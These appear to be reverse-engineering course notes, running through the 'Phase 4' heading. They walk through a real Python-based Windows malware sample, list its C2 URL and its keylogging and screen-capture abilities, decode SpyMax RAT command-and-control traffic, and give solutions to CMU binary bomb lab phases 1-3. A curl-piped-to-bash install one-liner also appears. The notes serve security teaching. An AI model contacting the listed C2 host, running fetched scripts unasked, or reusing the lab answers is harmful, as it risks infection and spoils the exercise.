
### What is it?

- A **process** of analyzing a (black-box) system to **understand** its design, function, and operation.
- A **critical tool** for researchers, analysts, and security professionals to protect against cyber threats and to improve the security of systems.

**“Forward engineering process”**<sup>53</sup>

**“Reverse engineering process”**

<sup>53</sup> Images from <https://pwn.college/cse365-f2023/reverse-engineering>



## Why do we need it?

There are many cases where we need reverse engineering in security, in particular:

- To understand how **malicious** software operates
  - What is its goal and capabilities?
  - How does it spread?
  - What are its vulnerabilities or weaknesses?
- To find **fingerprints** and identify/track threat actors
- To develop countermeasures and defenses against malware

## Case study: WannaCry ransomware (2017)

WannaCry is a malware with ransomware and worm components. As ransomware, it can encrypt the files in a computer system. As a worm, it is capable of spreading and infecting other computers. The key characteristics of WannaCry:

- WannaCry used an NSA-leaked exploit called **EternalBlue** to gain access and infect other computers:
  - 300,000 computers infected across 150 countries in a few hours
  - Damages ranged from hundreds of millions to billions of USD.
- A group of reverse engineers analyzed WannaCry and managed to stop the spreading of the malware by just registering a domain.



## Types of analysis: static vs dynamic

- **Static** analysis: analyze a binary file **without** executing it (at rest).
  - Binary dependent (type of compilation, programming language, architecture)
  - Analyzing assembly language, decompiled code, statically allocated variables, imported libraries, etc.
  - Almost impossible with packed malware
  - Safe for the analyst
- **Dynamic** analysis: analyze a program at **runtime**

- Using tracing tools to trace system and library calls (*strace*, *ltrace*)
- Debugging (*GDB*, *WinDBG*, etc)
- Sandboxes to simulate a real environment
- Malware can detect emulation (anti-debug techniques)
- Might be dangerous

## Toolbox

Many different tools are used in the reversing process: disassemblers, debuggers, decompilers, sandboxes, system forensics tools, network analysis tools, etc.

Each platform has a different set of tools:

- Disassemblers and decompilers: [Ghidra](#), [IDA](#), [radare2](#) and [iaino](#) (GUI), [binary ninja](#), [Hopper](#) (for Mac), JADX (for Android)
- Useful Linux tools: *gdb*, *objdump*, *readelf*, *file*, *strings*, *nm*, *strace*, *ltrace*, and more.
- Windows tools VM: [Flare VM](#) (Mandiant) has everything you need.



## Example 1: A Python-based Windows binary

Goal: Learn to reverse a python-based Windows malware

First, copy the directory with everything we need for this class into your docker:

- Log in to your containers
- `cp -r /data/reversing-class .`
- `cd reversing-class/`

Some of the files **are real malware**, so please **do not execute them** on your machines!

Unzip the first example. The password is “infected”

- `cd first_ex`
- `unzip -P infected bsy-malware-do-not-execute.zip`

Let’s examine what kind of file it is:

- `file bba407734a`

Look at the strings:

- `strings -n 10 bba407734a | less`
- Other option
  - `strings -n 10 bba407734a |sort |uniq -c|sort -rn |less`

The output of the `strings` command shows a number of Python libraries. This executable is written in Python and packaged as a Windows PE file.

How to create a standalone binary file from Python:

<https://docs.python.org/3/faq/programming.html#faq-create-standalone-binary>

In order to extract the Python files, we will use “**pyinstxtractor**<sup>54</sup>”:

- `python3 pyinstxtractor.py bba407734a`
- `cd bba407734a_extracted/`
- `ls`

What files can we find inside the directory?

<sup>54</sup> <https://github.com/extremecoders-re/pyinstxtractor/tree/master>



- \*.**dll** files: Windows libraries, e.g. python38.dll
- \*.**pyd** files: python libraries that are also dlls
  - file `_socket.pyd`  
`_socket.pyd: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows`
- \*.**pyc** files: Compiled Python bytecode

There is a way to retrieve the source code from pyc files using “**decompyle3**”.

First, we have to install it (already done in your dockers):

- `pip install decompyle3`

Then run it:

- `mkdir decompiled`
- `decompyle3 *.pyc -o decompiled`  

```
decompiled 14 files: 12 okay, 2 failed
```
- `cd decompiled/`
- `ls`

Most files are related to libraries, but the most interesting one is **main.py**.

## Hands-on!

Take 5 minutes and look at the **main.py** and try to answer the following questions:

1. Which IOCs can you find (encryption keys, URLs, etc)? Look them up in VirusTotal.
  - a. What do the AVs and the community say?
2. What does the malware do?
  - a. Identify the main functions and capabilities.
3. Did you try the SHA256 of the file itself in VT? What do the AVs and the community say about the file?
  - a. `sha256sum bba407734a`  
`bba407734a2567c7e22e443ee5cc1b3a5780c9dd44c79b4a94d514449b0fd39a`

## Answers

1. URL: <http://169.239.129.108:5555>

2. Send and receive data, key logging, screen captures, check if antivirus is installed

```
grep def main.py
```

3. 37/69 detections

## Example 2: Reversing a Network Protocol


Goal: Learn to reverse engineer a custom command and control protocol.

Download the [RAT04.pcap](#) file **on your laptop** from [here](#).

This is a packet capture between a RAT malware (SpyMax) running on an Android phone and a command and control server<sup>55</sup>.

Open the file with Wireshark. We will focus on the traffic between the mobile phone and the server. Use the following filter and look at the first packet that contains data:

- `tcp.port == 8000`



The data start at the byte with the value “0x32” and have a size of 119 bytes.

- Are there any interesting patterns in the data?

<sup>55</sup> <https://www.stratosphereips.org/blog/2021/2/26/dissecting-a-rat-analysis-of-the-spymax>

- What could the bytes at the beginning be? Look at the ASCII representation on the right side.
- Hint: 22 + 91 = 113, but the total number of bytes in the data are 119!
- What is “**1f 8b**”?


```

45 00 00 ab eb 74 40 00 40 06 5d 9e 0a 08 00 5d E...t@. @.]...]
93 20 53 b5 a2 28 1f 40 ef 12 de 63 94 65 45 95 . S. (. @ . .c.eE.
80 18 05 59 86 eb 00 00 01 01 08 0a 00 20 36 18 ...Y... .. 6.
00 08 84 3e 32 32 00 39 31 00 1f 8b 08 00 00 00 ...>22.9 1.....
00 00 00 00 d3 35 04 00 2a 48 2d 30 02 00 00 005.. *H-0....
1f 8b 08 00 00 00 00 00 00 00 33 34 31 d7 33 36341.36
d2 b3 30 d6 33 b4 30 b4 b2 30 30 30 b0 aa c8 f3 ..0.3.0. 000....
32 2d b5 0a f2 30 2e 48 b3 72 8a f0 4b 8c b2 ca 2-...0.H .r.K...
f5 ac 0c 4d b7 4a c9 48 2e d0 b5 30 d6 05 2a d4 ...M.J.H .0.*.
4b 4b cd c9 d6 4b 2e 2b 2d d1 4b ae b2 32 00 e9 KK...K.+ -K.2..
32 02 00 85 19 37 54 4a 00 00 00 2.....7TJ ...

```

Let's use [CyberChef](https://cyberchef.org/)<sup>56</sup> to test some ideas:

- Select the data part of the packet.
- Right-click, select **Copy**, and then “... as a Hex Stream”
- Remove the bytes until the “**1f 8b**” and use the “**From Hex**” recipe with delimiter **None**
- What does CyberChef suggest these bytes are?
- Magic bytes: [https://www.wikiwand.com/en/List\\_of\\_file\\_signatures](https://www.wikiwand.com/en/List_of_file_signatures)



<sup>56</sup> <https://cyberchef.org/>

Link to a ready to use [Cyberchef](#) in case you can not do it.

- Now that we have a good idea of the data in the first packet let's check some more packets. Does the pattern continue?
- Use this filter to show only packets that contain data:
  - `(tcp.port == 8000) && (data)`
- Let's go **back** to Wireshark and see if we can find similar packets.

## Automating the extraction

Since we have (potentially) thousands of packets that follow a similar format, it is best to automate the process. We will do this in our containers.

In the docker container, we have to go to second example folder :

- `cd ~/reversing-class/second_ex`

We will use [tshark](#)<sup>57</sup> to extract the interesting data with the same filter we created in Wireshark:

- `tshark -r RAT04.pcap -Tfields -Y "(tcp.port == 8000) && (data) && (data.len <= 300)" -e data > small_data.log`
  - `-r`: read a file
  - `-Y`: use a display filter
  - `-T fields`: format of text output -> fields
  - `-e data`: field to print -> data

Now that we have all the packets with data smaller than 300 bytes let's try to automate the process using Python.

For example:

```
Python 3.8.10 (default, May 26 2023, 14:05:08)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> with open("small_data.log", "r") as f:
... log_data = f.readlines()
...
>>> log_data[0]
'3232003931001f8b0800000000000000d33504002a482d30020000001f8b0800000000000000333431d73
336d2b330d633b430b4b2303030b0aac8f3322db50af2302e48b3728af04b8cb2caf5ac0c4db74ac9482ed
0b530d6052ad44b4bc9d64b2e2b2dd14baeb23200e9320200851937544a000000\n'
```

<sup>57</sup> <https://tshark.dev/>

```

>>> int(bytes.fromhex(log_data[0].strip())[:2])
22
>>> byte_stream = bytes.fromhex(log_data[0].strip())
>>> part1 = byte_stream[6:6 + 22]
>>> part2 = byte_stream[6 + 22:]
>>> import gzip
>>> gzip.decompress(part1)
b'-1'
>>> gzip.decompress(part2)
b'147.32.83.181:8000:xnJ5u:RH3pf:BXNaZ:mIyUg:dhcp-83-181.felk.cvut.cz:0000:2'

```

Let's check the full script and then run it:

- `cat decoder_small.py`
- `python3 decoder_small.py | more`

Let's answer some questions:

1. What kind of information is there?

```

b'147.32.83.181:8000:xnJ5u:RH3pf:BXNaZ:mIyUg:dhcp-83-181.felk.cvut.cz:0000:2'
b'1x0F0xplugens.angel.plugens.infox0F0xmethodx0F0x1GRU802x0F0xinfox0D0xxnJ5ux
0D0xmIyUg'
b'PING dhcp-83-181.felk.cvut.cz (147.32.83.181) 56(84) bytes of data.---
dhcp-83-181.felk.cvut.cz ping statistics ---1 packets transmitted, 0
received, 100% packet loss, time 0ms'
b'1x0F0xplugens.angel.plugens.filesx0F0xmethodx0F0x5XBL990x0F0xfilesx0D0xget0
'
b'1x0F0xplugens.angel.plugens.filesx0F0xmethodx0F0x-1x0F0xcommendx0D0xcp -R
/storage/emulated/0/DCIM/Camera /storage/emulated/0/DCIM'
b'65.9667x0D0x-18.5333x0D0x0.0x0D0x0'

```

2. Did we manage to reverse all the packets? Do we understand everything?
3. Next steps:
  - a. Separate traffic, add timestamps, enrich the data we extract from the pcap, etc.

- b. Look at the bigger packets.
  - c. Look at the failed packets.
  - d. Reverse the android apk file.
  - e. Other?
4. Read more in the [blog](#) "Dissecting a RAT. Analysis of the SpyMAX"<sup>58</sup>



---

<sup>58</sup> <https://www.stratosphereips.org/blog/2021/2/26/dissecting-a-rat-analysis-of-the-spymax>

## Example 3: Defusing a binary bomb

Goal: Reverse a C-based Linux binary using a disassembler/decompiler and a debugger.

A lab exercise from CMU. From the original web page<sup>59</sup>:

*A "binary bomb" is a program provided to students as an object code file. When run, it prompts the user to type in **6 different strings**. If any of these is incorrect, the bomb "explodes," printing an error message...*

*Students must "defuse" their own bomb by disassembling and reverse engineering the program to determine what the 6 strings should be.*

### Preparation

If you have not installed it already, please download and install [IDA Free](#)<sup>60</sup> on your computers.

(This is already in your dockers) Also install and test [GEF](#)<sup>61</sup> in your containers, which is a set of extensions for the GDB debugger:

- If you need to install it with the following command:
  - `wget https://gef.blah.cat/sh`
  - `vi sh` (to check it is not malicious code from marik0)
  - `bash sh`
  - Or as a one-liner:
    - `bash -c "$(curl -fsSL https://gef.blah.cat/sh)"`
- Test it works
  - `gdb -nx -ex 'pi print(sys.version)' -ex quit`

```
3.8.10 (default, May 26 2023, 14:05:08)
[GCC 9.4.0]
```

<sup>59</sup> <http://csapp.cs.cmu.edu/3e/labs.html>

<sup>60</sup> <https://hex-rays.com/ida-free/#download>

<sup>61</sup> <https://hugsy.github.io/gef/>

## Download the bomb binary

Download the binary in your computers from [here](#)<sup>62</sup>.

The binary is also in the class folder in docker. Let's execute it and try some strings:

- `cd ~/reversing-class/third_ex`
- `./bomb_64`
  - Put some data in the input and press Enter
- Run the command "file":
  - `file bomb_64`

```
bomb_64: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=7dd166a66acce52fc6103bbf61a0c32b7e667841, for GNU/Linux
3.2.0, with debug_info, not stripped
```


- Run the command strings:
  - `strings bomb_64 | more`

Open IDAFree and **load** the binary file. Press "**OK**" in the first screen and the "**Yes**" on the next window.

---

<sup>62</sup> [https://p.ost2.fyi/courses/course-v1:OpenSecurityTraining2+Arch1001\\_x86-64\\_Asm+2021\\_v1/about](https://p.ost2.fyi/courses/course-v1:OpenSecurityTraining2+Arch1001_x86-64_Asm+2021_v1/about)





You will be greeted with the decompilation view of the **main** function.

1. Press “**space**” to see the disassembled function listing. Pressing “**space**” again will return to the Graph view.
2. If you double-click on a variable or a function name it will take you to its definition. Pressing “**Esc**” takes you back to the previous function.
3. There are multiple views:
  - a. “Imports” shows the imported libraries
  - b. “Exports” shows the exported functions.
4. **Shift-F12** opens the “Strings” view
5. **Shift-F7** opens the “Segments” view.
6. You can find all available views in **View -> Open subviews**
7. Pressing **F5** while in a disassembly window (IDA View-A) opens the decompilation view.

**Note:** If F5 does not work due to networking issues (cloud decompilation) close IDA, download the database from [here](#) and save it in the same folder as the binary. Then, open the database file either by double-clicking it (Windows) or by opening it through IDA.

## Main function

The list of disassembled functions is on the left panel. If you scroll up and down you can see

- libc functions
- Bomb related functions (phase\_1, main, Phase\_defused, etc)

Let's first look at the main function. The first part checks the input arguments:

- If there is no extra argument the program will read from the standard input.
- If there is more than 1 argument it will print the usage
- If there is one argument, it expects it to be a file and it will attempt to read it.

```
if (argc == 1)
{
 infile = (FILE *)stdin;
}
else
{
 if (argc != 2)
 {
 __printf_chk(1LL, "Usage: %s [<input_file>]\n", *argv);
 exit(8);
 }
 infile = fopen(argv[1], "r");
 if (!infile)
 {
 __printf_chk(1LL, "%s: Error: Couldn't open %s\n", *argv, argv[1]);
 exit(8);
 }
}
```

In the second part there is an initialization function and some messages that are printed on screen using puts. Then the program reads a line (read\_line) and then goes through the 6 phases.

After each phase there is a phase\_defused function.

```

initialize_bomb();
puts("Welcome to my fiendish little bomb. You have 6 phases with");
puts("which to blow yourself up. Have a nice day!");
line = (const char *)read_line();
phase_1((__int64)line);
phase_defused(line);
puts("Phase 1 defused. How about the next one?");
v4 = (const char *)read_line();
phase_2((__int64)v4);
phase_defused(v4);
puts("That's number 2. Keep going!");
v5 = (const char *)read_line();
phase_3((__int64)v5);
phase_defused(v5);
puts("Halfway there!");
v6 = (const char *)read_line();
phase_4((__int64)v6);
phase_defused(v6);
puts("So you got that one. Try this one.");
v7 = (const char *)read_line();
phase_5((__int64)v7);
phase_defused(v7);
puts("Good work! On to the next...");
v8 = (const char *)read_line();
phase_6((__int64)v8);
phase_defused(v8);
return 0;

```

### initialize\_bomb

It defines a signal handler for signal<sup>63</sup> 2 (SIGINT<sup>64</sup>) that defines how to behave when “Ctrl-C” is pressed:

```

__sighandler_t initialize_bomb()

{

 return signal(2, sig_handler);

}

```

This is the `sig_handler`

<sup>63</sup> <https://www.man7.org/linux/man-pages/man2/signal.2.html>

<sup>64</sup> <https://www.man7.org/linux/man-pages/man7/signal.7.html>

```

void __noreturn sig_handler()
{
 puts("So you think you can stop the bomb with ctrl-c, do you?");
 sleep(3u);
 __printf_chk(1LL, "Well...");
 fflush(_bss_start);
 sleep(1u);
 puts("OK. :-)");
 exit(16);
}

```

We can test this by running the bomb and pressing Ctrl-C instead of giving the input.

```

./bomb_64


Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!

^CSo you think you can stop the bomb with ctrl-c, do you?
Well...OK. :-)

```

## Phase 1

Double-click on the **phase\_1** function call and view the listing:



The function calls `strings_not_equal` which checks if the input is equal to a constant string stored in the memory. Let's try the string:

```
root@bsylabs:~/reversing-class/third_ex$./bomb_64
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I am just a renegade hockey mom.
Phase 1 defused. How about the next one?
```

Now that we have the correct string we can use the input file to avoid typing.

- `echo "I am just a renegade hockey mom." > bomb64_input.txt`
- `./bomb_64 bomb64_input.txt`

Solution: **I am just a renegade hockey mom.**

## Phase 2

Go back to the `main()` function by pressing **Esc** or by selecting the function from the left side window. Double-click on the `phase_2` function and then **F5** to view the decompiled version:

```

unsigned __int64 __fastcall phase_2(__int64 a1)
{
 int *v1; // rbx
 unsigned __int64 result; // rax
 int v3[5]; // [rsp+0h] [rbp-38h] BYREF
 char v4; // [rsp+14h] [rbp-24h] BYREF
 unsigned __int64 v5; // [rsp+18h] [rbp-20h]

 v5 = __readfsqword(0x28u);
 read_six_numbers(a1, v3);
 if (v3[0] != 1)
 explode_bomb(a1);
 v1 = v3;
 do
 {
 if (v1[1] != 2 * *v1)
 explode_bomb(a1);
 ++v1;
 }
 while (v1 != (int *)&v4);
 result = __readfsqword(0x28u) ^ v5;
 if (result)
 return phase_3(a1);
 return result;
}

```

Phase\_2 analysis:

- It calls the function `read_six_numbers`
- `read_six_numbers` uses `sscanf` to read six integers from the input line (a1) and stores them in the a2 array:

```

__int64 __fastcall read_six_numbers(__int64 a1, __int64 a2)
{
 __int64 result; // rax

 result = __isoc99_sscanf(a1, "%d %d %d %d %d %d", a2, a2 + 4, a2 + 8, a2 + 12, a2 + 16, a2 + 20);
 if ((int)result <= 5)
 explode_bomb(a1);
 return result;
}

```

- After that, the `phase_2` function checks if the first number in the array is equal to 1.
- Then the remaining numbers are expected to be the previous number multiplied by 2 (while loop)

Solution: 1 2 4 8 16 32

## Phase 3

The assembly graph has a very interesting structure. It is a switch/case construct.

The decompiled listing shows us that `sscanf()` is used to read the next input and that two integers are expected. The switch checks the first number (v11).

At the end there is also a check that requires v11 to be less than 5, otherwise, the bomb will explode.

```

v13 = __readfsqword(0x28u);
if ((int)__isoc99_sscanf(a1, "%d %d", &v11, &v12) <= 1)
 explode_bomb();
switch (v11)
{
 case 0:
 v2 = 628;
 goto LABEL_5;
 case 1:
 v2 = 0;
LABEL_5:
 v3 = v2 - 588;
 goto LABEL_6;
 case 2:
 v3 = 0;
LABEL_6:
 v4 = v3 + 688;
 goto LABEL_7;
 case 3:
 v4 = 0;
LABEL_7:
 v5 = v4 - 126;
 goto LABEL_8;
 case 4:
 v5 = 0;
LABEL_8:
 v6 = v5 + 126;
 goto LABEL_9;
 case 5:
 v6 = 0;
LABEL_9:
 v7 = v6 - 126;
 goto LABEL_10;
 case 6:
 v7 = 0;
LABEL_10:
 v8 = v7 + 126;
 break;
 case 7:
 v8 = 0;
 break;
 default:
 explode_bomb();
}
v9 = v8 - 126;
if (v11 > 5 || v12 != v9)
 explode_bomb();
result = __readfsqword(0x28u) ^ v13;
if (result)
 return func4(a1, (__int64)"%d %d", v1);
return result;
}

```

We can work with the value 4 for the first number to minimize the number of jumps and calculate the required value of the second number.

We can also use GDB to see how we can easily find the value of v12 without any calculations. Let's put the values 4 and 100 to the `bomb64_input.txt` and then run GDB:

- `echo "4 100" >> bomb64_input.txt`
- `gdb ./bomb_64`
- `break phase_3`
- `run < bomb64_input.txt`
- `disassemble`

Set another breakpoint before the check to explode the bomb.

- `b *0x55ca1ab146ad`
- `continue`
- `ni`
  - `ni`: Run until next instruction. Steps over calls.

Just before the second `cmp` instruction we can check the contents of the `rax` register that has the expected value. We can set the value in the stack to pass the check:

- `x/x $rsp+4`
- `set *0x7ffed42e19c4=0`
- `x/x $rsp+4`

Solution: 4 0

## Phase 4

